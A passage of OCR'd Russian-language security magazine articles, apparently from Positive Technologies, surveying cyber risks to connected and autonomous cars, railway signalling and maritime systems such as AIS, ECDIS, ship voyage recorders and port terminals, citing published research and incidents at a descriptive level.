
До недавних пор потенциальные риски проникновения в бортовое оборудование не слишком тревожили автопроизводителей и общественность, так как не было возможности массового удаленного подключения к ним.

Однако ситуация меняется. Сейчас существует множество противоугонных комплексов и систем комфортного пользования, предоставляющих удаленный доступ к важным функциям автомобиля. Известны случаи компрометации подобных систем [1], что потенциально представляет серьезный материальный ущерб. Год назад в системе бесключевого доступа и запуска Land Rover была обнаружена уязвимость, которая приводила к самопроизвольному отпиранию дверей [2]. И это только верхушка айсберга.

В том же 2015-м эксперты по безопасности Чарли Миллер и Крис Валасек продемонстрировали возможность удаленного взлома автомобиля Jeep Cherokee [3]. Сначала они получили доступ к мультимедийной системе, взломав ее Wi-Fi, но не остановились на этом. Они использовали сеть сотовой связи, к которой подключен компьютер автомобиля, и в которую удалось попасть используя фемтосоту. Просканировав IP-адреса и перехватив определенные вызовы, о которых они узнали при взломе Wi-Fi, специалисты нашли все машины с установленным компьютером. После этого вычислили конкретный автомобиль по GPS-трекеру. Несмотря на то, что мультимедийная система и блоки управления (ECU) формально не связаны, на практике удалось найти уязвимость, позволяющую получить доступ к CAN-шине. И после перепрошивки компьютера они смогли управлять системами автомобиля.

Продемонстрированный специалистами взлом хоть и интересен, но причину проблемы легко исправить: достаточно полностью изолировать подключенный к сети мультимедийный сервис от управляющих систем автомобиля. Миссия не выглядит невыполнимой даже несмотря на то, что растет количество функций, доступ к которым предоставляется через единый интерфейс с развлекательной системой (один условный тачскрин, на котором можно и громкость музыки отрегулировать, и подогрев сидений включить).

Но с развитием концепции автопилотируемых и подключенных к единой информационной сети автомобилей проблема встает в полный рост. По оценкам авторитетного издания Gartner, к 2020 году количество «подключенных» автомобилей превысит четверть миллиарда [4]. И речь идет не только об информационно-развлекательной сети. Умные машины будут передавать телеметрию, данные о местоположении, различную сервисную информацию в единые управляющие центры и сервисные службы автопроизводителей.




Увеличивающийся объем кода и усложнение логики потребует перманентного подключения к сети для получения обновлений. При наличии же подключения, уязвимость системы очевидна. Специалисты Positive Technologies Кирилл Ермаков и Дмитрий Скляров на форуме по информационной безопасности PHDays рассказывали о взломе микроконтроллера управления автомобилем (ECU) [5]. Другой пример продемонстрировал доцент университета города Хиросимы Хироюки Иноуэ [6]. Подключив к CAN-шине устройство Wi-Fi, исследователь смог взломать систему с помощью смартфона, программу для которого он написал сам. Подключившись, он смог изменять показания приборов и «играть» с системами автомобиля. Даже не вникая в логику управления, с помощью DDoS-атаки на управляющие системы ему удалось лишить автомобиль возможности движения: компьютер просто не мог обработать поток данных.

Исследовательские и опытно-конструкторские работы в области полностью беспилотных автомобилей ведут многие компании, как непосредственно автопроизводители (например, Audi, Ford) [7], так и IT-гиганты. Google активно тестирует свои беспилотные авто [8]. С 2009 года они проехали более 2 млн километров (власти Калифорнии легализовали использование автомобилей с функцией автопилота на дорогах штата в сентябре 2012 года). А в феврале 2016-го один из «гугломобилей» стал виновником ДТП [9]. В разработке не отстают и компании Samsung и Baidu [10]. В нашей стране внимание к теме беспилотного транспорта проявляется на самом высоком уровне: КамАЗ совместно с Cognitive Technologies начал разработку беспилотного грузовика [11].

Но несмотря на пристальное (как мы надеемся) внимание к безопасности, подобные системы слишком сложны, чтобы полностью исключить возможность их взлома. Тем более, что в качестве элементной базы для разработок используются существующие платформы и каналы связи.

Основными элементами подверженными угрозам взлома выступают как встроенные системы самого автомобиля, так и каналы коммуникаций, дорожная инфраструктура. Работы по обеспечению безопасности ведутся уже сегодня. Например, «Лаборатория Касперского» разрабатывает собственную операционную систему для автомобилей [12]. Intel объявил о создании наблюдательного совета в сфере автомобильной безопасности Automotive Security Review Board (ASRB) [13]. Исследования в области безопасности ведут McAfee и IET [14]. Для «общения» автомобилей между собой и с инфраструктурой прорабатываются стандарты V2V (автомобиль—автомобиль) и V2I (автомобиль—придорожная инфраструктура) [15]. Однако все это не может полностью обезопасить от угроз. Автопилотируемый транспорт — многокомпонентная система, включающая, помимо управляющего компьютера, ряд средств для ориентации, таких как радары, лидары (устройство для получения и обработки информации об удаленных объектах с помощью активных оптических систем), системы спутниковой навигации (GPS), стереокамеры, карты местности. Информация от любого из этих элементов может быть скомпрометирована.

В качестве иллюстрации перспективной схемы инфраструктуры умного транспорта интересно проанализировать концепции военной области, т. к. из нее исходят многие фундаментальные технологии современной IT-индустрии.



GIG (Global Information Grid) — глобальная информационная сеть оборонного ведомства США [16]. Концепция глобальной сети для управления войсками разрабатывается не первый год и использует в том числе существующие гражданские сети передачи данных. Основная прелесть приведенной схемы заключается в том, что каждый элемент этой концепции является объектом сети (даже у ракеты есть адрес). Несложно предположить, что подобная схема будет лежать в основе и гражданской единой системы управления транспортом.

Хотя транспорт будет лишь частью такой системы. Например, российская компания RoboCV [17] внедряет автопилотируемую складскую технику, работающую в связке со складскими программами и построенную на Ubuntu и сети Wi-Fi — и потенциально уязвимую для взлома. По всей видимости, именно подобные системы вкупе с автоматизацией грузового транспорта и станут основной точкой выхода автопилотируемого транспорта в свет. Это и понятно: грузовой транспорт является, по сути, частью производства и торговли, а логистические и транспортные компании наиболее заинтересованы в автоматизации процессов перевозки и связанных с этим возможностях оптимизации схем доставки, расчетов, снижением издержек (американский штат Невада уже дал разрешение на использование самоуправляемого грузовика фирмы Daimler на своих дорогах [18]). Можно представить всю схему, получившуюся в итоге: в складской программе «отгружают» товар, после чего автопогрузчик сам загружает фуру, которая, в свою очередь, отвозит груз к заказчику, где все повторяется в обратной последовательности. Человек полностью исключен из процесса — дивный новый мир! Однако с точки зрения ИБ подобная схема не может не вызывать по меньшей мере недоверия. Множество точек входа от складской сети предприятия до управляющей сети грузового транспорта и системы самого транспорта, управляющие центры, отслеживающие перемещения товара… А полное исключение людей из процесса не позволит узнать о взломе до тех пор, пока товар не должен будет попасть в оборот. При этом и сам автомобиль может выступить в роли взломщика: будучи инфицированным, он оказывается точкой входа в сети, к которым подключается. Фура вместе с товаром может вывезти со склада и базу данных или послужить источником заражения корпоративной сети.

Это только некоторые из потенциальных последствий. Хотя наиболее очевидные проблемы связанны с безопасностью движения (вмешательство в процесс управления), массовая автоматизация транспорта несет риск постоянного контроля за перемещением даже без взлома конечного пользователя: информацию можно будет получить в централизованных системах. Абсолютно новые возможности открываются для контрабанды. Можно в прямом смысле паразитировать на готовой инфраструктуре, используя чужой транспорт даже без ведома владельцев. Появляются новые схемы атак, заказанных конкурентами. Не говоря уже о возможности кибертерроризма и массовых атак на управляющие системы.

Идеи умного беспилотного транспорта не новы, но очевидно: их время пришло. Проводятся представительные конференции за рубежом и в нашей стране [19]. Внимание обращают и на законодательные аспекты: в США представлен проект акта, посвященного автомобильной кибербезопасности [20]. Как и любая новая масштабная технология, умный транспорт несет множество рисков, и понимание этих рисков, к счастью, есть.

ИСТОЧНИКИ

1. Уязвимости криптотранспондера позволяют заводить без ключа более 100 моделей машин (*habrahabr.ru/company/pt/blog/265233/*).
2. Баг в софте автомобилей Land Rover приводит к самопроизвольному отпиранию дверей (*habrahabr.ru/company/pt/blog/262663/*).
3. Hackers Remotely Kill a Jeep on the Highway—With Me in It (*wired.com/2015/07/hackers-remotely-kill-jeep-highway/*).
4. Gartner Says By 2020, a Quarter Billion Connected Vehicles Will Enable New In-Vehicle Services and Automated Driving Capabilities (*gartner.com/newsroom/id/2970017*).
5. Презентация «Как "вправить" автомобилю "мозги"» (*slideshare.net/phdays/phd3-ermakov-sklyarovecu*).
6. Toyota Corolla Hybrid Car Hacked via Smartphone (*news.softpedia.com/news/toyota-corolla-hybrid-car-hacked-via-smartphone-497681.shtml*).
7. Audi piloted driving (*audi.com/com/brand/en/vorsprung_durch_technik/content/2014/10/piloted-driving.html*).

   Ford is testing self-driving cars in the snow, which is a really big deal (*theverge.com/2016/1/11/10745508/ford-snow-self-driving-testing-naias-2016*).
8. Google Self-Driving Car Project (*google.com/selfdrivingcar/*).
9. Google says it bears 'some responsibility' after self-driving car hit bus (*reuters.com/article/us-google-selfdrivingcar-idUSKCN0W22DG*).
10. Samsung и Baidu спешат обогнать автомобили Google (*androidinsider.ru/gadzhety/samsung-i-baidu-speshat-obognat-avtomobili-google.html*).
11. КамАЗ начал разработку беспилотного грузовика (*rbc.ru/technology_and_media/02/02/2015/54cf82ed9a79476d50a1a051*).
12. «Лаборатория Касперского» разрабатывает безопасную ОС для автомобилей (*gazeta.ru/auto/news/2016/01/25/n_8163407.shtml*).
13. Intel начинает бороться за информационную безопасность автомобилей (*ekozlov.ru/2015/09/automotive-security-review-board/*).
14. McAfee Automotive Security Best Practices (*mcafee.com/us/resources/white-papers/wp-automotive-security.pdf*).

    IET. Automotive Cyber Security: An IET/KTN Thought Leadership Review of risk perspectives for connected vehicles.
15. Vehicle-to-Vehicle/Vehicle-to-Infrastructure Control (*ieeecss.org/sites/ieeecss.org/files/documents/IoCT-Part4-13VehicleToVehicle-HR.pdf*).
16. Department of Defense Global Information Grid Architectural Vision Vision for a Net-Centric, Service-Oriented DoD Enterprise.
17. *robocv.ru/*
18. Self-driving semi licensed to drive in Nevada (*chicagotribune.com/classified/automotive/ct-selfdriving-semi-licensed-to-drive-20150506-story.html*).
19. Саммит Automotive Cybersecurity (*automotivecybersecurity.com/*), саммит Connected Car (*ccsummit.ru/*).
20. Сенаторы представили проект акта, посвященного автомобильной кибербезопасности (*vestnik-glonass.ru/news/vo_vlasti/senatory-predstavili-proekt-akta-posvyashchyennogo-avtomobilnoy-kiberbezopasnosti/*).


PT ISIM ПОВЫСИТ ЗАЩИЩЕННОСТЬ РОССИЙСКИХ ЖЕЛЕЗНЫХ ДОРОГ

Свыше 160 станций на железных дорогах от Калининграда до Дальнего Востока оснащены системами управления на основе МПЦ Ebilock-950 компании «Бомбардье Транспортейшн (Сигнал)». В 2014 году ОАО «РЖД» поставило задачу повысить уровень защищенности микропроцессорной централизации стрелок и сигналов. Для этого «Бомбардье Транспортейшн» привлекла экспертов Positive Technologies, которые провели анализ полной копии промышленной системы и выявили ряд уязвимостей. Это позволило сформировать модель угроз и проработать требования к системе защиты. Поскольку устранение ошибок безопасности было затруднено, команда Positive Technologies предложила улучшить защиту с помощью системы управления инцидентами PT Industrial Security Incident Manager. Система позволяет обнаруживать хакерские атаки на АСУ ТП, а также расследовать происшествия на критически важных объектах. В отличие от других продуктов того же класса PT ISIM подробно визуализирует развитие атаки — как в виде цепочки событий, так и на технологической карте объекта с привязкой к оборудованию. При этом PT ISIM не требует переаттестации оборудования, поскольку работает без вмешательства в технологический процесс. В 2016 году система успешно прошла пилотные испытания и выводится на опытную эксплуатацию. Сейчас ведутся работы по адаптации PT ISIM для защиты объектов топливно-энергетического комплекса и других отраслей.

КИБЕРБЕЗОПАСНОСТЬ НА БЕСКРАЙНИХ МОРЯХ

Георгий Гилёв

Сложно переоценить значение индустрии морских перевозок для современного общества: 90% товаров перемещается именно по морю. Мореходство, как и любая другая крупная сфера деятельности, развивается параллельно с течением технического прогресса: суда увеличиваются, а команды уменьшаются, так как все большее количество процессов автоматизируется. Времена, когда находящееся в море судно было фактически полностью отрезано от остального мира, давно в прошлом. В наши дни некоторые бортовые системы получают обновления во время плавания, у команд есть выход в интернет. Вопросы кибербезопасности морских перевозок стоят довольно остро.



Согласно отчету ENISA «Analysis of cyber security aspects in the maritime sector» от ноября 2011 года, «озадаченность вопросами кибербезопасности в морском секторе находится на низком уровне, либо вообще отсутствует» [1]. Малую обеспокоенность вопросами, связанными с киберугрозами, отмечают и аналитики компании CyberKeel, специализирующейся на безопасности морской индустрии. Они отмечают тот факт, что многие занятые в морской сфере привыкли быть частью «практически невидимой» отрасли, незаметной простому обывателю. «Чаще всего, если обычный человек не живет около порта, он не может представить себе действительных масштабов всей индустрии», — говорится в их отчете [2]. «Вместе с растущей опорой на автоматизацию, значительно обостряется риск внешнего вмешательства и срыва работы ключевых систем; хакеры могут помешать управлению судном или работе навигационных систем, обрубить все внешние коммуникации судна или заполучить конфиденциальные данные», — говорится в отчете Allianz о безопасности судоходства за 2015 год [3]. Вопрос актуальности тематики еще осложняется тем, что, по данным Reuters, далеко не вся информация об успешно проведенных атаках получает широкую огласку: часто владельцы бизнеса могут умалчивать ее, опасаясь имиджевых потерь, претензий со стороны клиентов и страховых компаний, начала расследований, проводимых сторонними организациями и государственными органами [4].

Для того чтобы продолжить разговор о кибербезопасности судоходства, следует вкратце осветить специфические для этой сферы информационные системы и технологии.


AIS (Automatic Identification System) — автоматическая идентификационная система. Служит для передачи идентификационных данных судна (в том числе о его грузе), информации о его состоянии, текущем местоположении и курсе. Также используется для предупреждения столкновений судов, мониторинга их состояния, с ее помощью владелец может следить за своим кораблем. Обеспечивает коммуникацию между судами. Устройство работает посредством передачи сигналов в УКВ-диапазоне между судами, плавающими ретрансляторами и береговыми AIS-шлюзами, которые подключены к интернету. Все суда, совершающие международные рейсы, суда вместимостью более 500 регистровых тонн, а также все пассажирские суда должны быть оснащены AIS. Система работает на морской поисково-спасательной технике.

ECDIS (Electronic Chart Display and Information System) — электронно-картографическая навигационно-информационная система, собирает и использует сообщения AIS, данные с радаров, GPS и прочих судовых датчиков (с гирокомпаса) и сопоставляет их со вшитыми картами. Используется для навигации, автоматизации некоторых задач судоводителя и повышения навигационной безопасности мореплавания. Стоит отметить, что до 2019 года ECDIS должны быть обязательно установлены на всех судах. Система обычно представляет из себя подсоединенную к судовым датчикам и приборам рабочую станцию (или две — для мониторинга и для планирования курса), на которой установлено специальное ПО.

VDR (Voyage Data Recorder) — регистратор данных рейса, бортовой самописец, аналог черного ящика, используемого в авиации. Основные задачи — запись важной рейсовой информации судна, включая как технические и курсовые данные, так и голосовые записи с капитанского мостика, и ее сохранение в случае чрезвычайной ситуации.

TOS (Terminal Operating System) — IT-инфраструктура, служащая целям автоматизации процессов, происходящих с грузами в порту, — их погрузки и разгрузки, инвентаризации и мониторинга движения по территории порта, оптимизации складирования и поиска нужных в данный момент контейнеров, обеспечения дальнейшего транзита. Самый сложный и неоднородный пункт списка, так как на практике может являться как целостным продуктом конкретного вендора, так и совокупностью систем (в том числе широкого назначения), выполняющих различные задачи.

CTS (Container Tracking System) — система, позволяющая отслеживать движение контейнеров посредством GPS и, реже, других каналов передачи данных. Большинство компаний, производящих подобные системы, также предлагает и отслеживающие устройства для других сфер, к примеру персональные трекеры для туристов, решения для отслеживания автотранспорта.



EPIRB (Emergency Position Indicating Radio Beacon) — аварийный радиобуй, передатчик, подающий при активации сигнал бедствия, передача которого, в зависимости технологии исполнения, может осуществляться через спутник, в диапазоне УКВ или же комбинировано. Кроме сигнала бедствия, некоторые EPIRB могут также передавать информацию о судне (при синхронизации с AIS).

Исследования, проведенные в последние несколько лет, а также информация об инцидентах, которая все-таки стала доступна широкому кругу лиц, лишь подтверждают опасения о безопасности морского сектора.

АВТОМАТИЧЕСКАЯ ИДЕНТИФИКАЦИОННАЯ СИСТЕМА AIS

Большое исследование, посвященное безопасности AIS, было проведено исследователями компании Trend Micro. Результаты исследования были представлены на конференции Black Hat Asia 2014 [6]. Рассматривались два направления атаки: первый — на AIS-провайдеров, собирающих данные с AIS-шлюзов, установленных на побережьях для сбора информации AIS и далее для предоставления коммерческих и бесплатных сервисов в реальном времени (например, MarineTraffic). Второй тип атаки — на уровне радиопередачи, т. е. самого протокола AIS. Атака на протокол была проведена с использованием SDR (software-defined radio). Архитектура протокола была разработана достаточно давно, механизмы валидации отправителя и шифрование передаваемых данных не было предусмотрено, так как вероятность использования дорогого «железного» радиооборудования для компрометации технологии расценивалась как низкая. Исследование показало возможность следующих сценариев:

- изменение данных о судне, включая его местоположение, курс, информацию о грузе, скорость и имя;
- создание «кораблей-призраков», опознаваемых другими судами как настоящее судно, в любой локации мира;
- отправка ложной погодной информации конкретным судам, чтобы заставить их изменить курс для обхода несуществующего шторма;
- активация ложных предупреждений о столкновении, что также может стать причиной автоматической корректировки курса судна;
- возможность сделать существующее судно «невидимым»;
- создание несуществующих поисково-спасательных вертолетов;
- фальсификация сигналов EPIRB, активирующих тревогу на находящихся поблизости судах;
- возможность проведения DoS-атаки на всю систему путем инициирования увеличения частоты передачи AIS-сообщений.

Кроме того, стоит отметить, что персонал судна может выключать свою AIS, становясь «невидимкой» (по данным CyberKeel, довольно распространенная практика для прохождения опасных участков акватории, таких как Аденский залив, вотчина сомалийских пиратов), а в некоторых случаях менять транслируемую информацию вручную.

Нанесение на AIS-карты несуществующего военного корабля страны А в территориальных водах страны Б может спровоцировать дипломатический конфликт. Кроме того, атака злоумышленника также может привести к отклонению судна с курса в результате подмены сообщений о возможном столкновении с ним или к «заманиванию» в определенную точку акватории путем создания ложного сигнала аварийного радиобуя.

НАВИГАЦИОННАЯ СИСТЕМА ECDIS


3 марта 2014 года NCC Group выпустила отчет, касающийся безопасности ECDIS-систем. В отчете были представлены результаты исследования системы одного из ведущих вендоров (название в отчете не указывается) [7]. Отмечается, что большинство систем этого класса представляют из себя комплект приложений, установленных на рабочую станцию под управлением ОС семейства WIndows (часто XP), расположенную на мостике судна. К рабочей станции с ECDIS посредством бортовой LAN-сети, из которой чаще всего есть доступ в интернет, подключены другие системы: NAVTEX (навигационный телекс, унифицированная система передачи навигационной, метеорологической и другой строчной информации), AIS, радары и GPS-оборудование, а также другие датчики и сенсоры. В комплекте с ECDIS-системами обычно не поставляется никаких средств информационной защиты. Стоит также отметить, что Windows-системы, развернутые на судах, которые долго находятся в рейсах, далеко не всегда успевают получить даже критически важные обновления безопасности в разумные сроки. Уязвимости, найденные исследователями из NCC, в основном связаны с сервером Apache, устанавливаемым в комплексе с системой. Внедрить вредоносный код может как внешний нарушитель через интернет, так и член команды через физический носитель, использующийся для обновления или дополнения навигационных карт. Найденные уязвимости позволяли считывать, скачивать, перемещать, заменять и удалять любые файлы, находящиеся на рабочей станции. При таком развитии событий атакующий получает доступ к чтению и изменению данных со всех сервисных устройств, подключенных к бортовой сети корабля.

Корректная работа ECDIS-системы очень важна, ее компрометация может привести к самым неблагоприятным последствиям — травмам и даже гибели людей, загрязнению окружающей среды. «Замершее» судно, потеряв возможность корректной навигации, перекроет оживленный канал или шлюз на неопределенный срок, что вызовет при определенном стечении обстоятельств огромные экономические убытки. Танкер, перевозящий нефть и севший на мель из-за навигационных ошибок, — готовый сценарий экологической катастрофы.

РЕГИСТРАТОР ДАННЫХ РЕЙСА VDR

Как было сказано выше, VDR является аналогом авиационного черного ящика. Данные, полученные с устройства, крайне важны при расследовании инцидентов, аварий и катастроф, произошедших на море.

15 февраля 2012 года находящиеся на борту итальянского частного танкера Enrica Lexie морские пехотинцы, чьей задачей была охрана судна от возможного нападения пиратов, по ошибке открыли огонь на поражение по индийскому рыболовному судну и убили двоих граждан Индии. С бортового самописца танкера исчезли данные с сенсоров и голосовые записи за промежуток времени, когда произошел инцидент [9]. Назывались две версии причины случившегося: перезапись данных самим VDR и умышленное уничтожение улик. Пропажа данных естественно осложнила расследование, породившее дипломатический конфликт Индии и Италии и завершившееся только 24 августа 2015 года.



Пару недель спустя после событий на Enrica Lexie, 1 мая 2012-го, сингапурский грузовоз Prabhu Daya протаранил рыболовное судно в прибрежных водах Индии, в районе Керала, и скрылся с места происшествия. В результате столкновения погибли трое рыбаков. После того как индийские правоохранительные органы начали расследование, в прессе всплыла интересная деталь: «Во время прибытия должностных лиц на сингапурское судно один из членов вставил USB-носитель в VDR; это привело к стиранию с него всех файлов и голосовых записей. Впоследствии, несмотря на все старания экспертов, данные восстановить не удалось» [9].

Производителем регистратора VDR, установленного на итальянском судне Enrica Lexie, была компания Furino. Позже одно из устройств этой компании (самописец VDR-3000) был исследован сотрудниками компании IOActive. Исследуемое устройство состояло из двух модулей: DCU (Data Collection Unit), отвечающего за сбор данных и защищенного от агрессивных внешних воздействий, и DRU (Data Recording Unit), отвечающего за их сохранность в случае ЧС. Модуль DCU представлял из себя Linux-машину с набором интерфейсов (включая USB, IEEE1394 и LAN) для подключения к судовым сенсорам, датчикам и другим системам, а также оснащенную HDD с частичной копией данных второго модуля. DRU состоял из внешней защитной капсулы, внутри которой находился стек из флеш-дисков, рассчитанных на запись данных за 12-часовой период. Устройство собирало и хранило всевозможные навигационные и статистические данные судна, звукозаписи разговоров на мостике судна, все радиопереговоры и радарные снимки. По итогам работы были продемонстрированы такие возможности, как изменение и удаление данных как с диска DCU, так и с DRU, а также возможность удаленного исполнения команд с привилегиями суперпользователя, что полностью компрометирует данное устройство [10].

Дела Enrica Lexie и Prabhu Daya, явно показывают, что удаление данных на VDR может крайне осложнить или полностью завести в тупик расследование инцидента, произошедшего на море. Более того, если у злоумышленников есть возможность редактирования данных на самописце и их подмены, существует большая вероятность подлога, который направит расследование в ложное русло.

TOS И ПРОЧИЕ ПОРТОВЫЕ СИСТЕМЫ

Портовые информационные системы без сомнения являются самыми сложными и обширными IT-структурами в судоходстве. Говорят, «если ты видел один порт — ты видел один порт», ведь каждый из них уникален, в том числе и с точки зрения информационных систем. Однако многое свидетельствует о том, что кибербезопасности портов уделяется чрезвычайно мало внимания.

Командор береговой охраны США Д. Крамек в отчете о кибербезопасности основных американских портов пишет следующее: «Из шести проверенных портов только в одном была проведена оценка рисков кибербезопасности; ни один порт не имел плана реагирования на инциденты в рассматриваемой сфере. Более того, из 2,6 млрд долл., выделенных по программе грантов на защиту портов, созданной после событий 11 сентября 2001 года, менее 6 млн были потрачены на проекты, связанные с кибербезопасностью» [11]. Другими факторами риска, отмеченными автором, являются обслуживание некоторых систем компаниями, не имеющими отношения к порту, работа сотрудников со своих устройств, отсутствие практики проведения инструктажа по кибербезопасности среди персонала.

Самый знаменитый инцидент, связанный с портовой кибербезопасностью, произошел в порту Антверпена в 2012 году [12]. Краткая схема, по которой контрабанда поставлялась Европу, заключалась в следующем: в контейнеры, в которых перевозились зарегистрированные и должным образом оформленные товары, прибывающие из Латинской Америки, в порту отправки догружались контрабандные товары (в основном, наркотики и оружие). По прибытии в Европу «IT-департамент» банды перехватывал 9-знаковые PIN-коды, используемые для проведения операций с контейнерами в системах DP World. Эти коды необходимы для проведения операций с портовыми системами погрузки—разгрузки. После того как контейнер с контрабандой прибывал в Антверпен, контрабандисты, подключенные к одной из портовых беспроводных сетей, отдавали команду погрузочным системам перемещать «заряженный» контейнер на свой грузовик до приезда владельца. Оперативная работа, начавшаяся после жалоб компаний о периодической пропаже контейнеров, привела к

серии обысков и рейдов в Дании, Нидерландах и Бельгии. Были найдены оружие, наличные и кокаин, пятнадцать человек были задержаны. Забавно, что подобный технологичный подход к контрабанде фигурировал в массовой культуре за несколько лет до событий в Антверпене: во втором сезоне телесериала «Прослушка» (The Wire) история развивается вокруг американского порта Балтимор (по сюжету одной из серий преступники подкупают рабочих доков для подмены записей о контейнерах, в которых перевозятся наркотики). Джим Гирмански, бывший агент ФБР, ныне — председатель компании Powers International, предоставляющей услуги охраны и мониторинга в сфере логистики, заявляет, что «антверпенское» дело его не удивило, потому что большинство транспортных компаний не имеют ни малейшего понятия о том, как защитить доставляемый контейнер [13].

По последним оценкам, по морю перевозится более 420 млн контейнеров ежегодно, и только 2% подвергаются проверкам с досмотром, так что о реальных объемах контрабанды, перевозимой даже в «легальных» контейнерах, трудно даже строить догадки. Помимо наркоторговцев и контрабандистов, дырами в безопасности портовых и прочих логистических систем могут в перспективе воспользоваться и террористические и радикальные группировки, к примеру организовать доставку взрывных устройств в нужный город и, возможно, за чужой счет.

CTS, GPS И СИСТЕМЫ СПУТНИКОВОЙ СВЯЗИ

Морская индустрия активно пользуется спутниковыми технологиями SATCOM (Satellite Communications) для доступа в интернет, связи судно—судно и судно—суша, GPS/DGPS для определения местоположения и навигации, а также отслеживания перевозимых грузов.

На конференции Black Hat USA 2015 исследователем компании Synack Колби Муром был представлен отчет о безопасности систем GPS-трекинга Globalstar [14]. Помимо коммерческих грузоперевозок, предлагаемые компанией решения используются также в добывающей промышленности, системах экологического мониторинга, автопромышленности, маломерных судах и многих других сферах. Проведенное исследование показало, что эксплуатация найденных уязвимостей приводит к перехвату и подмене информации или глушению сигнала.

